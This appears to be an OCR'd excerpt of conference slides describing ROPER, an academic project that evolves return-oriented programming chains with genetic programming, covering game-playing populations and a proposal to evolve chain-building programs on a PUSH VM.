


The next step is to have ROPER evolve populations that can respond to dynamic environments. A good sandbox for this sort of thing is to have ROPER's populations play games.

They're currently learning how to play an implementation of Snake that I hacked together (github.com/oblivia-simplex/snek).

[CLICK TO PLAY]

36. ROPER II



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
- At GECCO '17, Lee Spector offered the following suggestion:
- "Instead of evolving the payloads directly, why not evolve programs that build the payloads?"
- This lets us bypass many of the obstacles noted earlier,
- letting us provide the population with numerous channels of information into the host process, **without** having to judge, beforehand, which channels would be most fruitful.

37. ROPER II: Evolving Chain-Builders on a PUSH VM



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

